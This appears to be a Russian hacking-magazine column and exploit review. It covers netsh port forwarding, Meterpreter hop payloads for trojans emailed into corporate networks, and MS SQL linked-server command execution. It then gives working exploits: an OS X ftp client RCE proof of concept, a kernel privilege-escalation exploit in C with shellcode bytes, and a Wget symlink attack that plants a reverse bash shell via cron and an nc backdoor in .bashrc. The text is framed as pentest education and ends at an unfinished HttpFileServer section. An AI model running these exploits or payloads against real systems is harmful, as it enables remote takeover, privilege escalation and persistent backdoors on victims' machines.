Пробросить порт — это одна из самых типичных задач. Систематически с ней сталкиваюсь, когда необходимо ресерчить какую-нибудь толстенную программулину, которая по умолчанию вешается на lookback-интерфейс (127.0.0.1), но, чтобы ее перенастроить на другой интерфейс, надо побегать с бубном с пару дней.

Под никсами все просто, а вот под виндой это у меня обычно решалось сторонними штуками (считай костылями), типа ncat'а. Но, спасибо Глебу за наводку, оказывается, можно пробросить порты чисто внутренними средствами — с помощью команды netsh. Возможностей у нее целая масса, но за ними отправлю тебя к мануалам (goo.gl/arBNNy), а здесь будет лишь пример для проброса:

```
netsh interface portproxy add v4tov4 listenport=4422↵
listenaddress=192.168.0.222 connectport=80↵
connectaddress=192.168.0.111
```

netsh — сама тулза; interface portproxy — подклассы команд; add v4tov4 — добавить правило IPv4 на IPv4 (по идее, изначально тулза создавалась именно для решения проблем с внедрением IPv6); а далее — порт и адрес, который ОС будет слушать, и порт и адрес, куда будет перенаправлять данные.

Netsh interface portproxy show all покажет все имеющиеся правила.

Тулза полезная, особенно когда надо будет поснифать локальный трафик.

СОЗДАТЬ ОДНУ СЕТЬ ДЛЯ VIRTUALBOX И VMWARE


РЕШЕНИЕ

Недавно нужно было в одну сеть «объединить» гостевую тачку под VirtualBox и гостевую от VMware на одной хостовой машине. Оказалось, что сделать это очень даже просто. А главное, значительно быстрее, чем конвертировать виртуалку в другой формат. Последовательность такова.

При установке VirtualBox создается дополнительный сетевой интерфейс в хостовой ОС VirtualBox Host-Only Ethernet Adapter. Его мы должны выбрать в настройках гостевой ОС VirtualBox (вкладка Network) с типом host only adapter.

Далее мы должны настроить сеть в VMware. Здесь нам понадобится Virtual Network Editor, который поставляется с VMware Workstation. В нем мы должны выбрать любую сеть (VMnet0-9), выставить для нее тип Bridged и указать в списке тот же интерфейс — VirtualBox Host-Only Ethernet Adapter. И последний шаг — в настройках гостевой ОС в VMware указать имя сети, для которой была произведена конфигурация. И все! Причем DHCP от VirtualBox'а тоже должен работать.

По идее, VMware Player тоже может подключиться к сети VirtualBox'а так же через Bridge. Но там вроде как есть проблемы с DHCP, а потому IP надо задавать вручную.



Соединяем виртуалки VMware и VirutalBox

СОБРАТЬ УЯЗВИМОСТИ ПОД ANDROID


РЕШЕНИЕ

Еще один мини-вопрос про интересный ресурс. Вообразим, что это раздел WWW2 :).

На самом деле достаточно интересная ситуация обстоит с андроидами. Платформа развивается хорошими шагами, но, в отличие от iOS, разработчиков и производителей для андроида большие кучи. И конечно, безопасность не является одним из приоритетов для них. А добавим к этому еще и геморрой с обновлениями (особенно на нетоповых моделях).

В общем, дыры появляются специфичные для вендоров и, непатченные, живут долгой жизнью. На ресурсе androidvulnerabilities.org пытаются хоть как-то консолидировать и структурировать их. Есть на что посмотреть. Надеюсь, ресурс будет развиваться.





Количество уязвимых дроид-устройств. Мир в опасности!

ПРОБРОСИТЬ METERPRETER ЗА NAT/DMZ

РЕШЕНИЕ

Для начала напомню тебе, что Meterpreter — это продвинутый динамически расширяемый шелл из Metasploit'а (MSF). Штука реально прикольная, одна из главных фишечек MSF.

Теперь к примерам по задаче. Представь себе, что есть закрытая корпоративная сеть и мы посылаем письмом наш троянчик с Meterpreter'ом, дабы захватить контроль над хостом какого-нибудь офисного сотрудника. Ты, возможно, знаешь, что в MSF есть различные виды шеллов с различными видами установления контакта между жертвой и атакующим: обычные бинды, back-connect'ы на различных протоколах, портах, через прокси-серверы или через DNS… Много-много различных вариантов.

Но что, если они нам не подходят? Что, если у жертвы есть доступ к почте? Чисто теоретически мы могли бы поломать еще какой-то хост в той же сети или в DMZ (но с которым у нас есть возможность общаться через сеть) и использовать его как транзитный. На самом деле реализовать такое можно было бы чисто за счет проброса портов, но не с Metasploit.

А вот еще один пример. У меня есть комп с виндой, но совсем нет желания ставить на него MSF (уж больно толст он стал), и я использую его из-под виртуалки с Kali. И все хорошо, когда виртуалка подключена в bridged-моде, но это не всегда возможно (port security, например), и приходится убирать ее за NAT. И вот тут начинаются трудности, когда мы что-нибудь пытаемся проэксплуатировать и получить шелл. Практически мы опять-таки могли бы сделать просто проброс портов за NAT, но, когда мы имеем дело с MSF и reverse (back-connect) шеллами, мы должны указать свой IP, но что хуже — MSF пытается поднять на этом IP-адресе хендлер для шелла.

Возможно, и есть какие-то пути победить эту проблему чисто средствами, но, помнится, такая ситуация появлялась несколько раз и дельного решения в голову не приходило.

После такой преамбулы хотелось бы поделиться радостью — наконец-то в MSF появилась возможность общаться с жертвой (с Meterpreter) через какой-то хост. Хотя выглядит это, конечно, чем-то похожим на костыль.

Итак, во-первых, добавился новый класс payload'ов Meterpreter — со словом hop в названии (например, payload/windows/meterpreter/reverse_hop_http). Да-да, фича эта чисто кастомная. Во-вторых, появился специальный скрипт на PHP для промежуточного сервера, который будет отвечать за пересылку данных между жертвой и атакующим. Я думаю, ясно, что промежуточный хост должен быть нам подконтролен. Язык PHP выбран как самый распространенный, но обещают написать и на других языках. Хотя, конечно, сама фича поднятия веб-сервера со скриптом несколько удивляет, в особенности когда промежуточный хост у нас Windows-тачка. С другой стороны, для моей/второй проблемы с NAT это может быть оптимальным решением.

В этом видео goo.gl/Mpjkqo показан пример использования hop'а. Думаю, после его просмотра особых вопросов с настройкой Meterpreter'а не возникнет.

ПОСТЭКСПЛУАТАЦИЯ MS SQL DB LINKS

РЕШЕНИЕ

В прошлом номере мы коснулись такой темы, как линки в базах данных и чем они нам могут помочь в пентестах на примере Oracle. Сегодня пробежимся по данной возможности для СУБД MS SQL. За основу был взят пост с NetSPI (goo.gl/WuGnwx), они больше всех копались в этом деле.

Итак, линки — это возможность СУБД запрашивать данные из сторонних источников. Зачастую это аналогичные базы данных, но могут быть и совершенно иные. Так, MS SQL может линковаться как с MS SQL, так и с Oracle, MySQL, MS Access и даже с Excel-табличками. Но без дополнительной настройки вроде только к первому варианту.


В отличие от Оракла, в микрософтовской базе данных создание линков всегда было высокопривилегированной фичей, а потому нас больше волнует возможность, что мы можем делать с уже имеющимися линками. Так как зачем нам создавать линки, если можно сразу получить RCE на сервере? А вот уже созданными линками могут пользоваться любые юзеры базы данных, что очень удобно для нас.

Посмотреть их мы можем в табличке:

```
select * from master..sysservers
```

В ней мы увидим серверы (srvname), с которыми есть линки, тип подключения (providername) и доступность линка (dataaccess, доступен, если 1). Есть еще rpcout, который указывает на возможность RPC-коннектов к удаленному серверу (об этом далее).

Как и оракловой базой данных, здесь поддерживаются различные методы аутентификации при подключении к сторонним серверам. То есть мы, например, имеем доступ в базу данных А с правами обычного пользователя, но можем обратиться к линку, который подключится в базу Б с другой, привилегированной учеткой.



Линки могут быть очень полезными. Примерчик от NetSPI

Как ты понимаешь, в таких случаях СУБД должна хранить эту учетку. И это действительно так — в определенной табличке в зашифрованном виде (AES для 2012 и 3DES для более старых версий, с рандомным ключом). Для того чтобы расшифровать его, необходимо иметь админский доступ к ОС и в БД. NetSPI написали тулзенку для этого дела на PowerShell (goo.gl/rzjow8). Несмотря на то что нам необходимо иметь доступ на сервер, этим можно заняться, чтобы получить plain-text пароль и попробовать, не используется ли он где-то еще.

Чтобы сделать запрос к линкованной базе данных, есть два метода.

Через openquery:

```
select version from↵
openquery("linkedserver", 'select @@↵
version as version');
```

Либо так:

```
select name FROM [linkedserver].master.↵
sys.databases
```

Минус второго метода заключается в том, что мы не можем делать запрос через несколько линков. Да-да. С openquery мы можем запросить информацию из линка в другом линке.

```
select version from↵
openquery('link1','select version from↵
openquery('link2',''select @@version as↵
version'')')
```

При этом количество «вложенностей» (то есть линков) может быть произвольно. Единственный момент тут в удвоении количества кавычек в запросах.

Кроме того, документация MS говорит о невозможности выполнения хранимых процедур на линкованной БД. NetSPI это ограничение обошли, добавив произвольный запрос перед вызовом процедуры. Да, мы не получим итог процедуры, но ведь это не всегда и нужно.

```
select 1 from openquery('linkedserver'↵
,'select 1;exec master..xp_cmdshell↵
''dir c:''')
```

Как видишь, все вполне круто и просто.

Вот только с RCE (через xp_cmdshell) на прилинкованных серверах есть трудности (не считая того, что линковка должна быть под привилегированной учеткой). Главная из них заключается в том, что хранимая процедура xp_cmdshell во всех версиях SQL-сервера после 2000 отключена по умолчанию. Конечно, в обычных условиях мы можем воспользоваться sp_configure, но только не для линкованных серверов. Используемый openquery указывает на то, что транзакция пользовательская, а потому не допускается переконфигурация сервера. Как-то так, грустно.

Теоретически имеется возможность переконфигурировать прилинкованный сервер, но он должен быть слинкован с возможностью RPC-вызовов (rpcout, упомянутый ранее), а по умолчанию это не так. Имхо, шанс найти привилегированный линк, да еще и с такой настройкой, стремится к нулю. Но в любом случае вот пример:

```
EXECUTE('sp_configure ''xp_↵
cmdshell'',1;reconfigure;') AT Linked
Server
```

Как видишь, все просто, но позволяет иногда докопаться до интересных глубин.

На этом все. Удачного ресерча!

Борис Рютин, ЦОР
dukebarman.pro,
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Этот год не перестает радовать нас новыми уязвимостями в популярном ПО — теперь исследователи нашли ошибку в популярной консольной утилите для скачивания файлов с удаленного сервера Wget. Еще мы рассмотрим с тобой несколько уязвимостей в OS X, а также к чему может привести добавление в свое ПО нового функционала, с помощью которого можно выполнять произвольный код.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В FTP-КЛИЕНТЕ В OS X / BSD

CVSSv2: 6.8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)
Дата релиза: 26 октября 2014 года
Автор: Jared Mcneill
CVE: 2014-8517

Начнем с уязвимости, которой подвержены многие BSD-системы, включая последнюю версию OS X. Если мы выполним следующую команду и не укажем имя выходного файла через параметр -o, то FTP-клиент можно заставить выполнить произвольную команду:

```
ftp http://server/path/file.txt
```

Суть ошибки в том, что FTP-клиент будет следовать полученным HTTP-редиректам и использовать часть пути, идущего после последнего символа / из последнего ресурса как выходной файл (если не был указан какой-то другой через параметр -o). После того как будет получено имя выходного файла, клиент проверяет, начинается ли оно с символа |, и, если это так, передает его в popen(3) (bit.ly/1s5L66K). Ниже представлен небольшой тестовый CGI-скрипт от автора, который он проверил в NetBSD 7.99.1 и OS X 10.10 и который исполняет знаменитую команду uname -a.

```
$ cat redirect
#!/bin/sh
echo 'Status: 302 Found'
echo 'Content-Type: text/html'
echo 'Connection: keep-alive'
echo 'Location: http://192.168.2.19/↵
cgi-bin/|uname%20-a'
echo
$ ftp http://localhost/cgi-bin/redirect
...
32 bytes retrieved in 00:00 (78.51 KiB/s)
NetBSD a20 7.99.1 NetBSD 7.99.1 (CUBIEBOARD)↵
#113: Sun Oct 26 12:05:36
ADT 2014
Jared () Jared-PC:/cygdrive/d/netbsd/src/sys/↵
arch/evbarm/compile/obj/CUBIE
BOARD evbarm
```

EXPLOIT

Мы же воспользуемся готовым эксплойтом на Python. Он представляет собой небольшой сервер, который возвращает специальный хедер при любом запросе к атакующему серверу и выполняет выбранную команду в системе пользователя. Здесь мы также выполним uname -a и echo произвольной строки

```
cmd = "uname -a; echo You probably shouldnt↵
execute random code from the Internet. Just saying."
cmd = urllib.quote(cmd)
redir = "http://" + hostname + ":" + str(port) +↵
 "/cgi-bin/|" + cmd
```

Далее просто отправляем хедер с таким значением при запросе:

```
s.send_response(302)
s.send_header("Location", redir)
s.end_headers()
```

Полный код эксплойта ты можешь скачать с одного из сайтов (bit.ly/1wVGt4G). На скриншоте приведен пример его эксплуатации в последней версии OS X.


TARGETS

- FreeBSD 10;
- OS X 10.10 (Yosemite).

Также уязвимы некоторые версии DragonFly BSD и NetBSD.

SOLUTION

Есть исправление от производителя в некоторых ОС. На момент написания статьи код успешно выполнялся в Yosemite.



Исполнение кода в уязвимом FTP-клиенте OS X 10.10

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В OS X ЧЕРЕЗ IOBLUETOOTHHCICONTROLLER

CVSSv2: N/A
Дата релиза: 30 октября 2014 года
Автор: joystick, rpaleari
CVE: N/A

С каждым днем эксплуатация уязвимостей на уровне пользователя становится все сложней и сложней из-за появления различных средств защиты, включающих в себя ASLR, NX или выполнение в песочнице. Поэтому, чтобы обойти такие средства, исследователи выбирают более «легкий» путь и двигаются в сторону уровня ядра, где такие средства отсутствуют или их обход более прост (KASLR и SMEP есть далеко не везде и только в последних версиях операционных систем). В подтверждение этому мы можем посмотреть на количество подобных уязвимостей, которые были найдены за последние месяцы в Windows, Linux и OS X.

В связи с такой тенденцией авторы уязвимости решили посмотреть несколько OS X драйверов («kext») и нашли ошибку с неправильным знаком целочисленной переменной в сервисе IOBluetoothHCIController (из IOBluetoothFamily). Эта уязвимость позволяет атакующему локально получить привилегии администратора. Ей подвержены последние версии OS X Maveriks.

Сам баг находится внутри функции IOBluetoothHCIUserClient::SimpleDispatchWL(). Данная функция берет 32-битную знаковую целочисленную переменную и использует ее как индекс глобального массива в структуре, которая содержит указатель функции. А далее выбранный указатель будет вызван. И как ты можешь заметить, функция SimpleDispatchWL() недостаточно правильно проверяет этот индекс, что и приводит к плачевному результату.


Ниже представлен псевдокод некоторых частей этой функции:

```
typedef struct {
  void (*function_pointer)();
  uint64 num_arguments;
} BluetoothMethod;
BluetoothMethod _sRoutines[] = {
  ...
};
uint64 _sRoutineCount = sizeof(_sRoutines)/↵
sizeof(BluetoothMethod);
```

Далее 32-битное знаковое целое число преобразуется в 64-битное. Затем эта переменная проверяется следующим условием: если полученное знаковое число больше, чем количество доступных методов в глобальном массиве _sRoutines, то вернуть ошибку. В нашем же случае любое отрицательное число в переменной method_index пройдет этот тест:

```
IOReturn IOBluetoothHCIUserClient::SimpleDispatchW↵
L(IOBluetoothHCIDispatchParams *params) {
// Параметр user_param — это 32-битное знаковое ↵
целое число
  int64 method_index = (int64) user_param;
  if (method_index >= _sRoutineCount) {
    return kIOReturnUnsupported;
  }
```

Теперь значение method_index используется для получения доступа к переменной из массива _sRoutine:



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
BluetoothMethod method = _sRoutines[method_index];
  ...
  if (method.num_arguments < 8) {
       method.function_pointer(...);
  }
  ...
}
```

EXPLOIT

До полноценного эксплойта нашему не хватает возможности обхода SMEP/SMAP и KASLR. Когда авторы уязвимости демонстрировали ее, они отключали оба этих метода защиты.

Но так как многие до сих пор используют предыдущую версию OS X, для удачной атаки достаточно подсчитать значение пользовательского параметра, которое позволит нам обратиться к индексу структуры `BluetoothMethod`, и полученный `BluetoothMethod.function_ptr` будет содержать правильный адрес (там, где лежит наш шелл-код). При этом `BluetoothMethod.num_arguments` должно быть меньше восьми, чтобы пройти проверку.

В фрагменте C-кода, представленном выше, значение 32-битной переменной `user_param` вначале преобразуется в 64-битное, а затем используется как индекс массива. Каждый элемент глобального массива `_sRoutines` имеет 16-битный размер (два 8-битных значения). Ниже представлен ассемблерный код этого действия.

```
; r12+70h указывает на пользовательское значение↵
индекса
mov     ecx, [r12+70h]
mov     r13d, kIOReturnUnsupported
lea     rdx, _sRoutineCount
cmp     ecx, [rdx]
jge     fail
; Переходим и получаем значение↵
_sRoutine[method_index]
...
movsxd  rax, ecx               ; Знаковое
преобразование в 64-битное значение
shl     rax, 4                 ; method_index *=↵
sizeof(BluetoothMethod)
lea     rdx, _sRoutines
mov     esi, [rdx+rax+8]       ; esi = ↵
_sRoutines[method_index].num_arguments
cmp     esi, 7                 ; Проверка method.↵
num_arguments < 8
ja      loc_289BA
...
```

На более высоком уровне адрес структуры `BluetoothMethod`, полученный при обработке значения индекса `user_param`, вычисляется по следующей формуле:

```
struct_addr = (ext(user_param & 0xffffffff) * 16)
+ _sRoutine
```

где функция `ext()` — это знаковая операция (она представлена в виде инструкции `movsxd` из кода выше).

Решив эту формулу для `user_param` и поискав подходящее адресное пространство внутри ядра, авторы уязвимости обнаружили адреса, удовлетворяющие нашим условиям (правильный указатель должен быть представлен целым числом меньше восьми). Теперь нам нужно разметить область памяти, используя функцию `mmap()`, для шелл-кода, соединиться с сервисом `IOBluetoothHCIController` и вызвать уязвимый метод.

```
int main(void) {
  /* Разметим память (ядро перейдет по tgt+7) */
  vm_address_t tgt = 0x0000048800000000;
  vm_allocate(mach_task_self(), &tgt, 0x1000, 0);
  vm_protect(mach_task_self(), tgt, 0x1000, 0,
  VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);
  memset((void *)tgt, 0, 0x1000);
  /* Подготовка полезной нагрузки */
  char *target = (char *)tgt;
  /* mov rax, payload */
  target[7] = 0x48;
  target[8] = 0xb8;
  *((uint64_t *)(&target[9])) = (uint64_t) payload;
  /* jmp rax */
  target[17] = 0xff;
  target[18] = 0xe0;
```

Ищем уязвимый сервис:

```
  io_service_t service =
  IOServiceGetMatchingService(kIOMasterPortDefault,
  IOServiceMatching("IOBluetoothHCIController"));
  if (!service) {
    return -1;
  }
```


Присоединяемся к уязвимому сервису:

```
  io_connect_t port = (io_connect_t) 0;
  kern_return_t kr = IOServiceOpen(service,↵
  mach_task_self(), 0, &port);
  IOObjectRelease(service);
  if (kr != kIOReturnSuccess) {
    return kr;
  }
```

Первые восемь байт должны быть 0, потому что нам не нужно, чтобы были обработаны следующие параметры. Далее значение индекса `0xfff5b6a8` в `_sRoutines[index]` делает указатель на область в памяти ядра, которая содержит `{0x0000048800000007, N}`, где `0 <= N < 8`. Для других версий OS X может быть изменена:

```
  char a[] = "\x00\x00\x00\x00\x00\x00\x00\x00"↵
  "\x00\x00\x00\x00\x00\x00\x00\x07\x02\x00\x00\↵
  x00\x11\x0a\x00\x00\x03\x72\x00\x00"
  "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\↵
  x00\x00\x00\x00\x00\x00\x00\x00\x00"
  "\x00\x00\x00\x00\x00\x00\x00\x00\xe8\xfa\x2a\↵
  x54\xff\x7f\x00\x00\x78\x00\x00\x00"
  "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\↵
  x00\x00\x00\x00\x00\x00\x00\x00\x00"
  "\xa8\xfb\x2a\x54\xff\x7f\x00\x00\xd8\xfa\x2a\↵
  xa8\xfb\x2a\x54\xff\x7f\x00\x00\xd8\xfa\x2a\
  x54\xff\x7f\x00\x00\x60\x4a\xb6\x86"
  "\x80\xff\xff\xff"
  "\xa8\xb6\xf5\xff\x80\xff\xff\xff";
  ...
  kr = IOConnectCallMethod((mach_port_t) port,
  /*Connection*/
  (uint32_t) 0,              /*Selector*/
  NULL, 0,                   /*input, inputCnt*/
  (const void*) a,           /*inputStruct*/
  sizeof(a),                /*inputStructCnt*/
  NULL, NULL, NULL, NULL); /*Output stuff*/
  /* Выполняем здесь шелл после возвращения↵
  полезной нагрузки */
  return IOServiceClose(port);
}
```

Повышение привилегий в OS X



Сравнение оригинального и исправленного файла IOBluetoothFamily в OS X

Полный текст эксплойта: goo.gl/4n72RL.

Так как в Yosemite уязвимость перестала работать и авторы уязвимости не нашли об этом упоминаний в списке изменений, то они решили сравнить файлы из этих ОС с уязвимым сервисом (например, MD5-хеши из уязвимых версий OS X Mavericks 10.9.4 и 10.9.5 — 2a55b7dac51e3b54645511 3505b25e75 и b7411f9d80bfeab47f3eaff3c36e128f соответственно).

На скриншоте представлено сравнение драйвера IOBluetoothFamily из 10.9.x и 10.10, где у нас в оранжевом блоке сравнивается полученное значение индекса от пользователя с _sRoutineCount. А в Yosemite, как мы видим, была добавлена еще одна проверка на положительность знака (зеленый блок справа).

Если доработать этот эксплойт и объединить его с предыдущим, то можно получить неплохое средство для пентеста различных корпоративных макбуков. Владельцев которых всего лишь надо «попросить» обратиться к своему FTP-серверу :).

TARGETS

Протестировано на OS X 10.9.4 и 10.9.5. Но возможно, уязвимы и ранние версии.

SOLUTION

Эту уязвимость Apple исправила по-тихому в Yosemite.

УЯЗВИМЫЕ СИМЛИНКИ В WGET

CVSSv2: 9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза: 30 октября 2014 года
Автор: hdm
CVE: 2014-4877

Wget позволяет скачивать файлы по протоколам HTTP, HTTPS и FTP. Вот как раз с последним и возникла проблема.

Версии Wget до 1.16 можно атаковать, если они запущены в рекурсивном режиме и пытаются обратиться к FTP-серверу. Уязвимость позволяет атакующему, который владеет таким сервером, создавать произвольные файлы, директории или символьные ссылки в системе пользователя. В ходе такой атаки можно переписать содержимое файлов, включая бинарные, и получить доступ к файлам, которые доступны пользователю, запустившему утилиту Wget. В итоге благодаря этой ошибке мы можем удаленно выполнить произвольный код на уровне системы (например, cron) или на уровне пользователя — bash-профайлы и SSH-ключи.

Саму же уязвимость можно воспроизвести следующим образом. Когда утилита Wget получает список директорий на сервере, то они включают в себя симлинки, ведущие на директорию с таким же именем. Например, ниже представлен подобный вывод команды LIST для FTP-сервера (в реальном мире ты вряд ли его встретишь):

```
lrwxrwxrwx  1 root    root ↵
33 Oct 28  2014 TARGET ->/↵
drwxrwxr-x  15 root  root↵
4096 Oct 28  2014 TARGET
```

После этого Wget создаст локальный симлинк с именем TARGET, который указывает на корневую файловую систему. После того как она зайдет в директорию TARGET, содержимое этой папки отразится на диске пользователя.

EXPLOIT

Автором уязвимости был сразу представлен Metasploit-модуль, что очень облегчает нам эксплуатацию этой уязвимости. На момент написания статьи эксплойт не был доступен в основной базе фреймворка, поэтому пришлось вручную скопировать код из GitHub-репозитория (bit.ly/1qaDMq2) в созданный файл по следующему адресу:

```
root@kali:~# nano /opt/metasploit/apps/pro/msf3/↵
modules/auxiliary/server/wget_symlink_file_write.rb
```

Помимо модуля, автор также опубликовал пример эксплуатации, который мы и разберем.

После того как у нас появился модуль с нужной уязвимостью, сгенерируем полезный код, который будет открывать соединение к машине атакующего:

```
root@kali:~# msfpayload cmd/unix/reverse_bash↵
LHOST=192.168.41.180 LPORT=4444 R
0<&34-;exec 34<>/dev/tcp/192.168.41.180/4444;sh↵
<&34 >&34 2>&34
```

Теперь создадим файл cronshell, используя полученный код:

```
root@kali:~# cat>cronshell <<EOD
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/↵
usr/sbin:/usr/bin
* * * * * root bash -c '0<&34-;exec 34<>/dev/↵
tcp/192.168.41.180/4444;sh <&34 >&34 2>&34'; rm -f↵
/etc/cron.d/cronshell
EOD
```

Далее запустим модуль, который будет ждать пакетов от пользователя:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD cmd/unix/↵
reverse_bash
msf exploit(handler) > set LHOST 192.168.41.180
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > run -j
```

Ну и наконец-то можно запустить сам модуль:

```
msf exploit(handler) > use auxiliary/server/↵
wget_symlink_file_write
msf auxiliary(wget_symlink_file_write) >↵
set TARGET_FILE /etc/cron.d/cronshell
msf auxiliary(wget_symlink_file_write) >↵
set TARGET_DATA file:cronshell
msf auxiliary(wget_symlink_file_write) >↵
set SRVPORT 21
msf auxiliary(wget_symlink_file_write) > run
```

В переменной TARGET_FILE мы указываем файл, на который будет вести символьная ссылка и который будет перезаписан. А в TARGET_DATA мы указываем данные, которые будут записаны в этот файл. В нашем случае используется заранее созданный файл, но можно указать текст вручную, пример этого представлен ниже.

Можно обойтись без cron и открыть удаленный доступ штатными средствами, который будет постоянно открываться при вводе пользователем команды из-под администратора (например, при вводе команды su):

```
set TARGET_FILE/root/.bashrc↵
set TARGET_DATA nc localhost↵
2222 -e /bin/bash &
```

После этого Metasploit выдаст ссылку, при вводе которой пользователь выполнит наш код:

```
msf exploit(handler) > use auxiliary/server/wget_symlink_file_write
msf auxiliary(wget_symlink_file_write) > set TARGET_FILE /etc/cron.d/cronshell
TARGET_FILE => /etc/cron.d/cronshell
msf auxiliary(wget_symlink_file_write) > set TARGET_DATA file:cronshell
TARGET_DATA => file:cronshell
msf auxiliary(wget_symlink_file_write) > set SRVPORT 21
SRVPORT => 21
msf auxiliary(wget_symlink_file_write) > run
[*] Auxiliary module execution completed

[+] Targets should run: $ wget -m ftp://192.168.41.180:21/
[*] Server started.
msf auxiliary(wget_symlink_file_write) > [*] 192.168.41.181:43117 Logged in with user 'anonymous'
and password 'anonymous'...
[*] 192.168.41.181:43117 -> LIST -a
[*] 192.168.41.181:43117 -> CWD /uE8eR3l2bbzv5Go
[*] 192.168.41.181:43117 -> LIST -a
[*] 192.168.41.182:48319 Logged in with user 'anonymous' and password 'anonymous'...
[*] 192.168.41.182:48319 -> LIST -a
[*] 192.168.41.182:48319 -> CWD /uE8eR3l2bbzv5Go
[*] 192.168.41.182:48319 -> LIST -a
[*] 192.168.41.182:48319 -> RETR cronshell
[+] 192.168.41.182:48319 Hopefully wrote 187 bytes to /etc/cron.d/cronshell
[*] Command shell session 1 opened (192.168.41.180:4444 -> 192.168.41.182:50425) at 2014-10-31 17:
17:01 -0400
```

Процесс эксплуатации уязвимости в Wget

```
Targets should run: $ wget-↵
ftp://192.168.41.180:21/
```

Один из исследователей опубликовал видео на YouTube (bit.ly/1DGYd41) по эксплуатации этой уязвимости.

Различные ИБ-специалисты предлагают дать этой уязвимости собственное название, схожее с ShellShock: строка смерти (string of death), WGETBLEED или wtfget.

TARGETS

Wget 1.12–1.15.

SOLUTION

Есть исправление от производителя, или можно запретить использование символических ссылок утилитой Wget, исправив глобальный /etc/wgetrc или пользовательский файл с настройками ~/.wgetrc:

```
retr-symlinks=on
```

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В HTTPFILESERVER 2.3.X

CVSSv2: 7.5 (Av:R/Ac:L/A:N/C:P/I:P/A:P)
Дата релиза: 11 сентября 2014 года
Автор: Daniele Linguaglossa
CVE: 2014-6287

